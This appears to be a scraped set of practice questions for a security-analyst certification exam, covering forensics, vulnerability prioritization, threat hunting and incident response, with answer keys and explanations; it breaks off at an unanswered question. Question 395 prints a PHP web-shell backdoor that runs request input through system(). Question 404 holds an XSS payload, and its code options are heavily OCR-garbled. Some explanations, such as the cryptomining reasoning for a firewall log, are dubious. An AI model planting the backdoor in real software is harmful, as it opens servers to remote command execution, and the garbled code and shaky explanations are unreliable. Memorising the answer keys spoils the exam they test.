When prioritizing vulnerabilities, analysts consider the CVSS score, whether the system is internetfacing, and if sensitive data is involved. The primary goal is to mitigate the most exploitable and impactful risks first.

Let's break down the key components:

Attack Vector (AV): Whether the attack can be launched remotely (N = Network) or locally (L = Local).

Attack Complexity (AC): The difficulty of executing the attack (L = Low, H = High).

Privileges Required (PR): The level of access needed for exploitation (N = None, L = Low, H = High). User Interaction (UI): Whether user interaction is required for the attack (N = No, R = Required).

Scope (S): Whether the attack affects other systems (C = Changed, U = Unchanged).

Confidentiality (C), Integrity (I), Availability (A): The impact level (H = High, L = Low, N = None).

Evaluating Each System:

System 1 (CVSS: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)

Internet-facing Q

No sensitive data X

High confidentiality and availability impact Q

Moderate risk due to requiring low privileges

System 2 (CVSS: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)

Not internet-facing X

No sensitive data X

Lower priority since it's local-only

System 3 (CVSS: AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L)

Internet-facing Q

Contains sensitive data Q

But very low likelihood of exploit (requires physical access, high privileges, user interaction)

Lower priority due to high attack complexity

System 4 (CVSS: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H)

Internet-facing Q

No sensitive data X

No privileges required for exploitation Q

High impact on confidentiality and availability Q

Most critical due to remote exploitability and system-wide scope

System 5 (CVSS: AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N)

Internet-facing Q

Contains sensitive data Q

But requires high privileges, high attack complexity, and user interaction

Lower priority than System 4

System 6 (CVSS: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)

Not internet-facing X

No sensitive data X

Same as System 2 (low priority due to being local-only)

Final Decision: Patch System 4 First

System 4 is the most critical because:

It is internet-facing (higher exposure).

It has a high CVSS score.

It requires no privileges (easy to exploit).

It has system-wide scope impact (can affect other systems).

Thus, it should be patched first to minimize security risks.

Question: 389

An analyst is imaging a hard drive that was obtained from the system of an employee who is suspected of going rogue. The analyst notes that the initial hash of the evidence drive does not match the resultant hash of the imaged copy. Which of the following best describes the reason for the conflicting investigative findings?

A. Chain of custody was not maintained for the evidence drive.
B. Legal authorization was not obtained prior to seizing the evidence drive.
C. Data integrity of the imaged drive could not be verified.
D. Evidence drive imaging was performed without a write blocker.

Answer: D

Explanation:

In digital forensics, a write blocker is a critical tool used to prevent any modifications to the source drive during imaging. When a forensic image is created, it should be an exact bit-for-bit copy of the original evidence. If a write blocker is not used, system processes or other unintended changes can alter the contents of the drive, leading to a hash mismatch between the original and the image copy. Chain of custody (Option A) ensures proper documentation of who accessed the evidence, but it does not directly affect the hash values.

Legal authorization (Option B) is necessary but unrelated to the technical integrity of the image.

Data integrity verification (Option C) is part of the process, but in this scenario, the failure to maintain integrity stems from the lack of a write blocker.

Thus, the correct answer is D, as using a write blocker would have prevented any unintended changes to the data.

Question: 390

An auditor is reviewing an evidence log associated with a cybercrime. The auditor notices that a gap exists between individuals who were responsible for holding onto and transferring the evidence between individuals responsible for the investigation. Which of the following best describes the evidence handling process that was not properly followed?

A. Validating data integrity
B. Preservation
C. Legal hold
D. Chain of custody

Answer: D

Explanation:

The chain of custody is a documented history that tracks how evidence is handled, collected, transported, and preserved at every stage of the forensic investigation. If a gap exists in the record of who transferred or accessed the evidence, it could call into question the integrity and admissibility of the evidence.

Validating data integrity (Option A) refers to ensuring that the forensic image is identical to the original data, often using

cryptographic hashing, but it does not address procedural gaps in documentation.

Preservation (Option B) involves protecting the original evidence from modification or loss but does not include logging transfers of custody.

Legal hold (Option C) refers to a requirement to preserve data for legal proceedings, which is different from tracking evidence handling.

Thus, the correct answer is D, as chain of custody directly relates to tracking who had access to the evidence and when.

Question: 391

A security analyst is assisting a software engineer with the development of a custom log collection and alerting tool (SIEM) for a proprietary system. The analyst is concerned that the tool will not detect known attacks and behavioral IoCs. Which of the following should be configured in order to resolve this issue?

A. Randomly generate and store all possible file hash values.
B. Create a default rule to alert on any change to the system.
C. Integrate with an open-source threat intelligence feed.
D. Manually add known threat signatures into the tool.

Answer: C

Explanation:

To improve the detection of known attacks and behavioral Indicators of Compromise (IoCs), the best approach is to integrate with an open-source threat intelligence feed. Threat intelligence feeds provide up-to-date information on known malicious IPs, domains, file hashes, and behavioral patterns that attackers use.

Option A (randomly generating and storing hash values) is impractical, as there are an infinite number of possible files.

Option B (alerting on any system change) would lead to excessive noise and false positives, making the system difficult to manage.

Option D (manually adding signatures) is useful but is not scalable or as timely as an external intelligence feed.

Thus, the correct answer is C, as integrating an open-source threat intelligence feed enhances the SIEM's ability to detect and respond to real-world threats.

Question: 392

Which of the following evidence collection methods is most likely to be acceptable in court cases?

A. Copying all access files at the time of the incident
B. Creating a file-level archive of all files
C. Providing a full system backup inventory
D. Providing a bit-level image of the hard drive

Answer: D

Explanation:

A bit-level image is a forensic-grade copy that preserves all data on a disk, including unallocated space, deleted files, and metadata. This is the most legally defensible form of digital evidence collection, as it ensures that no potential evidence is missed.

Copying all access files (Option A) only captures live files and omits deleted or system-level artifacts that may be critical.

Creating a file-level archive (Option B) is insufficient because it does not capture system metadata or slack space where forensic artifacts reside.

Providing a full system backup inventory (Option C) may include important files, but it lacks forensic integrity because backups often modify timestamps and do not capture all system states.

Thus, the correct answer is D, as a bit-level image ensures forensic integrity and completeness of evidence.

Question: 393

An analyst is reviewing system logs while threat hunting:

Time	Host	Parent Process	Child Process
1:15PM	PCI	wininit.exe	services.exe
1:15PM	PC 3	outlook.exe	excel.exe
1:15PM	PC2	explorer.exe	chrome.exe
1:15PM	PCI	wininit.exe	lsass.exe
1:16PM	PCI	services.exe	svchost.exe
1:16PM	PC5	cm1.exe	calc.exe
1:16PM	PC 3	excel.exe	procdump.exe
1:16PM	PC4	explorer.exe	mstsc.exe
1:17PM	PC5	explorer.exe	firefox.exe

Which of the following hosts should be investigated first?

A. PC1
B. PC2
C. PC3
D. PC4
E. PC5

Answer: C

Explanation:

From the logs, PC3 shows outlook.exe spawning excel.exe at 1:15 PM, and later excel.exe spawning procdump.exe at 1:16 PM. This is highly suspicious because outlook.exe should not normally launch Excel, and procdump.exe is often used by attackers to dump process memory, which is a common technique in credential theft.

PC1: Running expected Windows processes (wininit.exe spawning services.exe and lsass.exe).

PC2: Running a browser process (chrome.exe) from explorer.exe, which is normal.

PC3: Highly suspicious behavior (Excel spawning procdump.exe).

PC4: Running mstsc.exe (Remote Desktop) from explorer.exe, which is expected.

PC5: Running Firefox from explorer.exe, which is normal.

Thus, PC3 should be prioritized for investigation due to its potential involvement in credential theft.

Question: 394

Which of the following is the most likely reason for an organization to assign different internal departmental groups during the post-incident analysis and improvement process?

A. To expose flaws in the incident management process related to specific work areas

B. To ensure all staff members get exposure to the review process and can provide feedback

C. To verify that the organization playbook was properly followed throughout the incident

D. To allow cross-training for staff who are not involved in the incident response process

Answer: A

Explanation:

The post-incident review process helps an organization identify gaps in its response and security posture. Assigning different departmental groups ensures that flaws in specific work areas (such as IT, HR, or legal teams) are identified and addressed.

Option B is incorrect because not all staff need exposure; the review focuses on relevant stakeholders.

Option C is a part of the process, but the main goal is improvement, not just playbook verification.

Option D (cross-training) is a benefit but not the main objective.

Thus, A is the best answer because it focuses on identifying flaws in specific areas of incident management.

Question: 395

An analyst has discovered the following suspicious command:

```
<'php if (isset ($_REQUEST[ 'xyz'l)) (echo "<pie>"; Sxyz - (S_REQUEST['xyz'J}; system (Sxyz); echo 't/prO"; die; } ?>
```

Which of the following would best describe the outcome of the command?

A. Cross-site scripting

B. Reverse shell

C. Backdoor attempt

D. Logic bomb

Answer: C

Explanation:

The PHP script allows remote users to execute system commands via the system() function, meaning an attacker can send arbitrary commands to the server.
Option A (Cross-site scripting - XSS) is incorrect because this script does not inject JavaScript into a webpage.
Option B (Reverse shell) is possible if an attacker sends a crafted command, but the script itself is more of a general backdoor than a dedicated reverse shell.
Option D (Logic bomb) is incorrect because a logic bomb is typically triggered by a specific event or date rather than executing arbitrary commands on demand.
Thus, C (Backdoor attempt) is the best answer, as this script grants unauthorized remote command execution.

Question: 396

A company classifies security groups by risk level. Any group with a high-risk classification requires multiple levels of approval for member or owner changes. Which of the following inhibitors to remediation is the company utilizing?

A. Organizational governance
B. MOU
C. SLA
D. Business process interruption

Answer: A

Explanation:

This scenario describes a strict governance policy requiring multiple approvals for high-risk security group changes.
Organizational governance refers to policies that enforce security controls and approval workflows.
Option B (MOU - Memorandum of Understanding) refers to agreements between parties, not internal security processes.
Option C (SLA - Service Level Agreement) refers to service guarantees, not security governance. Option D (Business process interruption) might be a consequence, but it is not the primary inhibitor to remediation in this case.
Thus, A is correct, as governance rules are restricting remediation speed.

Question: 397

A security team needs to demonstrate how prepared the team is in the event of a cyberattack. Which of the following would best demonstrate a real-world incident without impacting operations?

A. Review lessons-learned documentation and create a playbook.
B. Gather all internal incident response party members and perform a simulation.
C. Deploy known malware and document the remediation process.
D. Schedule a system recovery to the DR site for a few applications.

Answer: B

Explanation:

A simulation (such as a tabletop exercise or full-scale IR drill) is the best way to demonstrate real- world readiness without affecting operations.
Option A (Reviewing lessons-learned and playbooks) is valuable but does not actively test readiness.
Option C (Deploying malware) is highly risky and unethical in a production environment.
Option D (Disaster recovery site testing) focuses on DR, not security incident readiness.
Thus, B is the best choice, as simulations effectively test incident response capabilities without operational disruption.

Question: 398

Which of the following attributes is part of the Diamond Model of Intrusion Analysis?

A. Delivery
B. Weaponization
C. Command and control
D. Capability

Answer: D

Explanation:

The Diamond Model of Intrusion Analysis consists of four core attributes:
Adversary – The threat actor behind the attack.
Capability – The tools and techniques used.
Infrastructure – The systems used by the adversary (e.g., botnets, C2 servers).
Victim – The target of the attack.
Option A (Delivery) and Option B (Weaponization) are part of the Cyber Kill Chain, not the Diamond Model.
Option C (Command and control) is an attack phase but not a core attribute of the Diamond Model. Option D (Capability) is correct, as it represents the tools and attack methods used by adversaries. Thus, D is the correct answer.

Question: 399

A cybersecurity analyst is participating with the DLP project team to classify the organization's dat a. Which of the following is the primary purpose for classifying data?

A. To identify regulatory compliance requirements
B. To facilitate the creation of DLP rules
C. To prioritize IT expenses
D. To establish the value of data to the organization

Answer: D

Explanation:

The primary purpose of data classification is to determine the value of data to the organization. This helps in defining protection levels, access controls, and risk mitigation strategies.

Option A (Regulatory compliance requirements) is important but not the primary reason. Compliance is a result of data classification, not its purpose.
Option B (Facilitating DLP rules) is a secondary benefit, but classification is broader and not limited to DLP.
Option C (Prioritizing IT expenses) is unrelated to why organizations classify data.
Thus, D is the correct answer, as classification helps organizations prioritize data protection based on its value.

Question: 400

After an incident, a security analyst needs to perform a forensic analysis to report complete information to a company stakeholder. Which of the following is most likely the goal of the forensic analysis in this case?

A. Provide a full picture of the existing risks.
B. Notify law enforcement of the incident.
C. Further contain the incident.
D. Determine root cause information.

Answer: D

Explanation:

The goal of forensic analysis in a post-incident scenario is to identify the root cause of the incident. This helps prevent future occurrences and enhances the security posture of the organization.
Option A (Full picture of risks) is more aligned with a risk assessment rather than forensic analysis. Option B (Notifying law enforcement) depends on the situation, but forensic analysis is performed even when legal action is not involved.
Option C (Further containment) is part of incident response, but forensic analysis happens after containment.
Thus, D is the correct answer, as determining root cause is the key objective of forensic analysis.

Question: 401

A corporation wants to implement an agent-based endpoint solution to help:
Flag various threats
Review vulnerability feeds
Aggregate data
Provide real-time metrics by using scripting languages
Which of the following tools should the corporation implement to reach this goal?

A. DLP
B. Heuristics
C. SOAR
D. NAC

Answer: C

Explanation:

Security Orchestration, Automation, and Response (SOAR) solutions allow organizations to integrate security tools, automate response actions, and aggregate threat intelligence. This matches the

organization's goal of threat detection, real-time analysis, and data aggregation.

Option A (DLP - Data Loss Prevention) is focused on data security rather than threat aggregation and response automation.

Option B (Heuristics) is a method for threat detection, not a platform for security automation.

Option D (NAC - Network Access Control) manages device access rather than handling security automation.

Thus, C (SOAR) is the correct answer, as it automates threat detection, intelligence integration, and real-time response.

Question: 402

An analyst is trying to capture anomalous traffic from a compromised host. Which of the following are the best tools for achieving this objective? (Select two).

A. tcpdump
B. SIEM
C. Vulnerability scanner
D. Wireshark
E. Nmap
F. SOAR

Answer: A, D

Explanation:

To capture and analyze network traffic, the two best tools are:

tcpdump (Option A) – A command-line packet capture tool used for network traffic analysis.

Wireshark (Option D) – A GUI-based network packet analysis tool that provides deep inspection capabilities.

Option B (SIEM) is for log aggregation and does not capture traffic.

Option C (Vulnerability scanner) identifies weaknesses but does not capture network traffic.

Option E (Nmap) is used for network discovery and port scanning, not capturing traffic.

Option F (SOAR) automates security processes but does not capture traffic.

Thus, A (tcpdump) and D (Wireshark) are correct, as they are the best tools for capturing and analyzing anomalous network traffic.

Question: 403

Numerous emails were sent to a company's customer distribution list. The customers reported that the emails contained a suspicious link. The company's SOC determined the links were malicious.

Which of the following is the best way to decrease these emails?

A. DMARC
B. DKIM
C. SPF
D. SMTP

Answer: A

Explanation:

DMARC (Domain-based Message Authentication, Reporting, and Conformance) helps organizations prevent email spoofing and phishing by enforcing policies based on SPF and DKIM.
Option B (DKIM - DomainKeys Identified Mail) verifies message integrity but does not enforce policies.
Option C (SPF - Sender Policy Framework) prevents spoofing but is not as comprehensive as DMARC. Option D (SMTP - Simple Mail Transfer Protocol) is just an email delivery protocol, not a security control.
Thus, A (DMARC) is the correct answer, as it combines SPF and DKIM to prevent spoofing and phishing attacks.

Question: 404

The SOC receives a number of complaints regarding a recent uptick in desktop error messages that are associated with workstation access to an internal web application. An analyst, identifying a recently modified XML file on the web server, retrieves a copy of this file for review, which contains the following code:

```
< trail vet8ion-" 1.0" encoding""^ 8*?>
< lxnil-Stylesheet type-"text/ zsl * href-"detailt.xis"l> < intro
        <firstcntro>
          <naa® >Welc oftie< /namo
          descriptions
          We-coite iltfscript t7pe="te:'it/ic"a5ixipt"-alert I "lour system 15 Infected. Contact a Servite teclrician at
set help.now.xys") iirr/script s to cur Internal employee training catalog. From thit page, y.-u can accers essential training regarding me Handling of PHI patient Healtn Information must be sate-guarded from
unauthorised access.
```

```
xs:eIe merit nar--"?-:-tInti '"
    ■xs: slrjL-Tyj-
      -■ xs: restriction Lase-Hxs:stxltiy**
          <xs:patlern value -"[a-xA-L 0-9]**
      </xs: restriction
    </xs: almpl eType>
</xs:eleaent>
```

C.

```
." leleji-xL uar- "£_ssllntij"
    :•; -:: simp1eType>
      xs: _"s'.xi. li.-i base-"is: stiln'.|" •
          <xs:pattexa value -"[Q <•]♦■/>
      /.■;: ; ie j I __;txoi.
    ..;: siirrleType
..j : e.sxieX'.
```

D.

```
•xsselejwe^t naEe""fixstInti.■"
      X5: : unpieType ■
          x          _ .-i; base-":: ': t . xiti'.'eI.-.tec|exM
        <xsipatteni valuer",. yj"/>
        xs : re "ristisix
    </xs:3 imp^eTyce3
/xa:*xenent ■
```

Answer: B

Explanation:

The XML file contains JavaScript embedded within a <description> tag that executes an alert message, which is a common Cross-Site Scripting (XSS) attack vector. The issue occurs because the XML schema does not restrict the input to safe

characters, allowing arbitrary script execution when the XML file is processed by a vulnerable application.
Solution: Implement Input Validation Using an XML Schema Constraint
Option B enforces a whitelist approach by allowing only alphanumeric characters and spaces ([a-zA-Z 0-9]*).
This prevents the inclusion of malicious JavaScript or special characters such as <, >, or &, which are required for XSS injection.

Why are the other options incorrect?
Option A: Restricts input to a Social Security Number (SSN) format ([0-9]{3}-[0-9]{2}-[0-9]{4}). While it prevents JavaScript injection, it is too restrictive and would break legitimate text-based content in the XML.
Option C: Restricts input to only numeric values ([0-9]*), preventing JavaScript injection but also breaking legitimate non-numeric content in the <description> field.
Option D: Restricts input to a single positive integer, which does not align with the expected textbased content.
Thus, Option B is the correct answer, as it enforces proper input validation while still allowing expected text input.

Question: 405

A security analyst is improving an organization's vulnerability management program. The analyst cross-checks the current reports with the system's infrastructure teams, but the reports do not accurately reflect the current patching levels. Which of the following will most likely correct the report errors?

A. Updating the engine of the vulnerability scanning tool
B. Installing patches through a centralized system
C. Configuring vulnerability scans to be credentialed
D. Resetting the scanning tool's plug-ins to default

Answer: C

Explanation:

Credentialed vulnerability scans allow the scanner to log into systems and retrieve accurate information about installed patches and configurations. If the reports do not reflect current patching levels, it is likely that the scan is being performed without credentials, leading to incomplete or inaccurate results.
Option A (Updating the scanning engine) ensures the tool has the latest detection capabilities but does not directly affect scan accuracy for missing patches.
Option B (Centralized patching) helps maintain consistency but does not correct reporting errors. Option D (Resetting plug-ins) may be useful if plug-ins are outdated, but the primary issue is lack of privileged access during scanning.
Thus, C is the correct answer, as credentialed scans provide more accurate vulnerability assessments.

Question: 406

A security analyst has identified outgoing network traffic leaving the enterprise at odd times. The traffic appears to pivot across network segments and target domain servers. The traffic is then routed to a geographic location to which the company has no association. Which of the following best describes this type of threat?

A. Hacktivist
B. Zombie
C. Insider threat

D. Nation-state actor

Answer: D

Explanation:

The described behavior (pivoting across network segments, targeting domain servers, and exfiltrating data to an unknown location) is characteristic of an advanced persistent threat (APT), often linked to nation-state actors.
Option A (Hacktivist) attackers typically engage in defacements or disruption rather than stealthy

exfiltration.
Option B (Zombie) refers to compromised hosts in a botnet, but botnets do not usually pivot across networks.
Option C (Insider threat) could involve unauthorized access, but the traffic pattern suggests an external attacker with lateral movement techniques.
Thus, D is the correct answer, as nation-state actors often use sophisticated tactics, including data exfiltration and network pivoting.

Question: 407

An analyst receives alerts that state the following traffic was identified on the perimeter network firewall:

Source	Destination	IP reputation	Bytes sent	Bytes received	Action
192.168.1.14	172.16.28	low	64	0	allow
192 168.1 14	172.16.28	low	64	0	allow
192.168.0.4	172.16.2.8	low	512	512	allow
192.168.1.14	172.16.2.8	low	1512	960	allow
192.168.1.58	172.16.2.8	low	1985	354	allow
192.168.1.14	172.16.2.8	low	512	758	allow
192.168.1.58	172.16.2.8	low	64	0	allow
192.168.0 4	172.16.2 8	low	64	168468	allow
192 168.1 14	172.16.28	low	1289	154	allow

Which of the following best describes the indicator of compromise that triggered the alerts?

A. Anomalous activity
B. Bandwidth saturation
C. Cryptomining
D. Denial of service

Answer: C

Explanation:

The given firewall logs indicate high outbound traffic with low IP reputation, sustained over time, which is a strong indicator of cryptomining activity.
Option A (Anomalous activity) is a general term but does not specify why the activity is suspicious. Option B (Bandwidth saturation) occurs when network traffic is overwhelming, but cryptomining typically uses CPU/GPU power rather than overwhelming bandwidth.
Option D (Denial of service - DoS) would result in continuous large requests, but cryptomining generates consistent, high-bandwidth outbound traffic rather than bursts of large requests. Thus, C is the correct answer, as cryptomining generates unusual outbound network activity from internal hosts to mining pools.

Question: 408

Which of the following is a circumstance in which a security operations manager would most likely consider using automation?

A. The generation of NIDS rules based on received STIX messages
B. The fulfillment of privileged access requests to enterprise domain controllers
C. The verification of employee identities prior to initial PKI enrollment
D. The analysis of suspected malware binaries captured by an email gateway

Answer: A

Explanation:

Automating the generation of NIDS (Network Intrusion Detection System) rules based on Structured Threat Information eXpression (STIX) messages is a practical use of automation in security operations.
Option B (Privileged access requests) should involve human oversight due to the high risk of unauthorized access.
Option C (PKI identity verification) requires manual document verification and human approval.
Option D (Malware analysis) often requires sandboxing and behavioral analysis, which benefit from human expertise.
Thus, A is the correct answer, as automating threat intelligence ingestion and rule creation enhances efficiency in intrusion detection.

Question: 409

A company was able to reduce triage time by focusing on historical trend analysis. The business partnered with the security team to achieve a 50% reduction in phishing attempts year over year. Which of the following action plans led to this reduced triage time?

A. Patching
B. Configuration management
C. Awareness, education, and training
D. Threat modeling

Answer: C

Explanation:

Phishing attacks are best mitigated through user education and training. The 50% reduction in phishing attempts suggests

a strong awareness program that improved employee vigilance. Option A (Patching) helps prevent exploits but does not directly reduce phishing attempts. Option B (Configuration management) ensures proper system setup but does not address phishing prevention.

Option D (Threat modeling) is useful for security planning but does not actively reduce phishing attempts.
Thus, C is the correct answer, as awareness training significantly decreases phishing success rates by educating employees on email-based threats.

Question: 410

Based on an internal assessment, a vulnerability management team wants to proactively identify risks to the infrastructure prior to production deployments. Which of the following best supports this approach?

A. Threat modeling
B. Penetration testing
C. Bug bounty
D. SDLC training

Answer: A

Explanation:
Threat modeling is a proactive approach used to identify, analyze, and mitigate potential threats before they impact production systems. It is especially useful in early development stages to anticipate vulnerabilities and attack paths.
Option B (Penetration testing) is a reactive measure performed on deployed systems, rather than prior to production.
Option C (Bug bounty) programs incentivize external researchers but do not proactively model risks before deployment.
Option D (SDLC training) improves security awareness but does not actively assess risks.
Thus, A (Threat modeling) is the best choice, as it enables early identification and mitigation of security risks.

Question: 411

During a training exercise, a security analyst must determine the vulnerabilities to prioritize. The analyst reviews the following vulnerability scan output:

ID	Vulnerability	System/Host	OS	Network
I	Allows anonymous read access via any FTP connect i >n	ConferenceRoonr-PC	Windows 10	Guest
	.•'Hows anonymous read : - /^r •/; . ■ ■ i	VPNServeiOl	Ubuntu 22.04	Corporate
3	leas command allows for escape exploit via terminal	CompTIA-Laptop	Windows 7 Professional	'| 1 C
4	Microsoft Defender cecuri[1]-; definition updates disabled	CompTIA-DC-01	Windows Server 2019	corporate

Which of the following issues should the analyst address first?

A. Allows anonymous read access to /etc/passwd
B. Allows anonymous read access via any FTP connection
C. Microsoft Defender security definition updates disabled
D. less command allows for escape exploit via terminal

Answer: A

Explanation:

Allowing anonymous read access to /etc/passwd is a critical vulnerability because it can expose user account details, aiding attackers in password cracking and privilege escalation.
Option B (Anonymous FTP access) is a risk, but /etc/passwd exposure is more critical as it directly affects user authentication.
Option C (Defender updates disabled) is important, but it does not present an immediate attack vector like credential exposure.
Option D (less escape exploit) is significant, but it requires user interaction, making it less immediate than a global credential leak.
Thus, A is the correct answer, as it represents an immediate, high-impact security risk.

Question: 412

Which of the following best explains the importance of utilizing an incident response playbook?

A. It prioritizes the business-critical assets for data recovery.
B. It establishes actions to execute when inputs trigger an event.
C. It documents the organization asset management and configuration.
D. It defines how many disaster recovery sites should be staged.

Answer: B

Explanation:

Incident response playbooks provide a structured step-by-step guide for handling security incidents. They define actions to take when specific threat indicators or events occur, ensuring a coordinated and consistent response.
Option A (Prioritizing business-critical assets) relates more to disaster recovery (DR) than incident response.
Option C (Documenting asset management) is part of IT governance, not incident response.
Option D (Defining DR sites) falls under business continuity planning, not real-time incident handling.
Thus, B is the best answer, as playbooks are designed to trigger appropriate responses to incidents.

Question: 413

An analyst suspects cleartext passwords are being sent over the network. Which of the following tools would best support the analyst's investigation?

A. OpenVAS
B. Angry IP Scanner
C. Wireshark
D. Maltego

Answer: C

Explanation:

Wireshark is a packet capture and analysis tool that allows analysts to inspect network traffic and detect cleartext credentials sent over protocols like HTTP, FTP, and Telnet.
Option A (OpenVAS) is a vulnerability scanner, not a network analysis tool.
Option B (Angry IP Scanner) identifies active hosts, but does not analyze packet contents.
Option D (Maltego) is used for OSINT and network reconnaissance, not packet inspection.
Thus, C (Wireshark) is the correct answer, as it captures and analyzes network packets to identify unencrypted passwords.

Question: 414

Several incidents have occurred with a legacy web application that has had little development work completed. Which of the following is the most likely cause of the incidents?

A. Misconfigured web application firewall
B. Data integrity failure
C. Outdated libraries
D. Insufficient logging

Answer: C

Explanation:

Outdated libraries in a legacy web application introduce security vulnerabilities, as they lack modern patches and contain known exploits.
Option A (Misconfigured WAF) can contribute to security issues but is not inherent to legacy applications.
Option B (Data integrity failure) is a potential impact but not a direct cause of recurring incidents.
Option D (Insufficient logging) affects detection, but the root cause is insecure, outdated components.
Thus, C (Outdated libraries) is the correct answer, as legacy applications frequently suffer from unpatched vulnerabilities.

Question: 415

A security analyst is reviewing a recent vulnerability scan report for a new server infrastructure. The analyst would like to make the best use of time by resolving the most critical vulnerability first. The following information is provided:

Hostname	Asset priority	CVSS score	Exploitable?

SVR01	Medium	8.9	No
SVR02	Medium	71	Yes
SVR03	Low	3.5	Yes
SVR04	High	6.7	No

Which of the following should the analyst concentrate remediation efforts on first?

A. SVR01
B. SVR02
C. SVR03
D. SVR04

Answer: B

Explanation:

SVR02 has a CVSS score of 7.1 and is exploitable, making it the highest priority for remediation.
SVR01 (CVSS 8.9) is not exploitable, so it is a lower risk.
SVR03 (CVSS 3.5) is exploitable but has a lower severity than SVR02.
SVR04 (CVSS 6.7) is not exploitable, reducing its urgency.
Thus, B (SVR02) is the correct answer, as it presents the highest immediate risk.

Question: 416

Which of the following best describes the importance of KPIs in an incident response exercise?

A. To identify the personal performance of each analyst
B. To describe how incidents were resolved
C. To reveal what the team needs to prioritize
D. To expose which tools should be used

Answer: C

Explanation:

Key Performance Indicators (KPIs) in incident response exercises help organizations prioritize improvements by measuring response effectiveness, containment success, and recovery speed. This ensures that resources are focused on the most critical areas for enhancement.
Option A (Personal performance tracking) is more relevant to HR evaluations rather than cybersecurity operations.
Option B (Describing incident resolution) is important but does not define future priorities.
Option D (Identifying tools to use) is useful but not the primary function of KPIs.
Thus, C is the correct answer, as KPIs help teams identify the most urgent areas for improvement.

Question: 417

A SOC manager reviews metrics from the last four weeks to investigate a recurring availability issue.

The manager finds similar events correlating to the times of the reported issues.
Which of the following methods would the manager most likely use to resolve the issue?

A. Vulnerability assessment
B. Root cause analysis
C. Recurrence reports
D. Lessons learned

Answer: B

Explanation:

Root Cause Analysis (RCA) is the best approach to identify and resolve the underlying cause of recurring incidents. It involves a systematic investigation of logs, configurations, and operational data to pinpoint the reason behind persistent security issues.
Option A (Vulnerability assessment) helps identify security weaknesses but does not focus on recurring operational issues.
Option C (Recurrence reports) track patterns but do not resolve the root cause.
Option D (Lessons learned) is valuable but is typically a post-mortem discussion rather than an investigative method.
Thus, B is the correct answer, as root cause analysis is the best approach for diagnosing recurring availability issues.

Question: 418

A security analyst must assist the IT department with creating a phased plan for vulnerability patching that meets established SLAs.
Which of the following vulnerability management elements will best assist with prioritizing a successful plan?

A. Affected hosts
B. Risk score
C. Mitigation strategy
D. Annual recurrence

Answer: B

Explanation:

Risk scoring is the best method for prioritizing patching, as it considers factors like CVSS severity, exploitability, asset criticality, and business impact.
Option A (Affected hosts) is relevant but does not determine priority without a risk assessment.
Option C (Mitigation strategy) is useful but focuses on alternative protections rather than prioritization.
Option D (Annual recurrence) is not a standard method for vulnerability prioritization.
Thus, B is the correct answer, as risk scores allow organizations to prioritize patching efforts effectively.

Question: 419

A Chief Information Security Officer has requested a dashboard to share critical vulnerability management goals with company leadership.

Which of the following would be the best to include in the dashboard?

A. KPI
B. MOU
C. SLO
D. SLA

Answer: A

Explanation:

Key Performance Indicators (KPIs) track the effectiveness of a security program, providing measurable insights into vulnerability detection, patching efficiency, and risk reduction. This makes KPIs ideal for executive dashboards.
Option B (MOU - Memorandum of Understanding) refers to agreements between parties, not performance tracking.
Option C (SLO - Service Level Objective) defines operational targets but is not a tracking metric.
Option D (SLA - Service Level Agreement) defines expectations between service providers and clients, not security metrics.
Thus, A (KPI) is the correct answer, as KPIs provide actionable insights into security effectiveness.

Question: 420

An incident response team is assessing attack vectors of malware that is encrypting data with ransomware. There are no indications of a network-based intrusion.
Which of the following is the most likely root cause of the incident?

A. USB drop
B. LFI
C. Cross-site forgery
D. SQL injection

Answer: A

Explanation:

A USB drop attack is a common method for delivering ransomware, where an attacker leaves infected USB drives in strategic locations, tricking employees into plugging them into corporate devices.
Option B (LFI - Local File Inclusion) exploits web applications, but the scenario lacks network intrusion indicators.
Option C (Cross-site request forgery - CSRF) is used for exploiting authenticated web sessions, not ransomware delivery.
Option D (SQL injection) is used for database exploitation, not file encryption malware.
Thus, A (USB drop) is the correct answer, as physical malware introduction is a known ransomware attack vector.

Question: 421

To minimize the impact of a security incident in a heavily regulated company, a cybersecurity analyst has configured audit settings in the organization's cloud services. Which of the following security controls has the analyst configured?

A. Preventive
B. Corrective
C. Directive
D. Detective

Answer: D

Explanation:

Audit settings provide visibility into user actions and system events. These are classified as detective controls because they enable the detection of anomalies, policy violations, or unauthorized access by

generating logs or alerts. They do not prevent actions (Preventive) or reverse harm (Corrective), nor do they provide policy guidance (Directive).
Reference: CompTIA CySA+ All-in-One by Mya Heath, Chapter 13, "Vulnerability Handling and
Response" – Control Types and Functions.
Objective: 2.5 - Explain the importance of prioritization, remediation, and mitigation of vulnerabilities.

Question: 422

A security analyst has just received an incident ticket regarding a ransomware attack. Which of the following would most likely help an analyst properly triage the ticket?

A. Incident response plan
B. Lessons learned
C. Playbook
D. Tabletop exercise

Answer: C

Explanation:

A playbook provides a step-by-step guide for handling specific types of incidents like ransomware, making it invaluable during triage. It outlines predefined procedures, aiding consistent and fast decision-making.
The incident response plan (A) provides high-level structure.
Lessons learned (B) apply after the incident.
Tabletop exercises (D) are training tools, not live guides.
Reference: Chapple & Seidl, CySA+ Practice Tests, Incident Response, Chapter 3 – Playbooks and Procedures.
Objective: 3.1 - Apply incident response procedures based on an incident classification.

Question: 423

A user reports a message as suspicious to the IT security team. An analyst reviews the message and notices that the following text string becomes a hyperlink in an email:
%77%77%77%2e%69%63%65%2d%70%74%69%63%2e%63%6f%6d
Which of the following would most likely explain this behavior?

A. The string contains obfuscated JavaScript shellcode
B. The text is encoded and designed to bypass spam filters.
C. The email client has a parsing error elsewhere in the message.
D. The sandboxed PC used for testing has non-default configurations.

Answer: B

Explanation:

The string provided is percent-encoded text, commonly used to obfuscate URLs. When decoded, it translates to www.ice-ptic.com. Such encoding is used to bypass email security filters and spam detectors, making the malicious link appear as benign or unreadable to the automated scanners. Option A is incorrect: The string does not match JavaScript shellcode formats.

Option C and D are unlikely and unrelated to the actual behavior.

? Reference:

CySA+ All-in-One Exam Guide by Mya Heath – Chapter 4, Obfuscated Links

CompTIA Exam Objectives: 1.2 – Indicators of Malicious Activity

Question: 424

Which of the following documents should link to the recovery point objectives and recovery time objectives on critical services?

A. Disaster recovery plan
B. Business impact analysis
C. Playbook
D. Backup plan

Answer: B

Explanation:

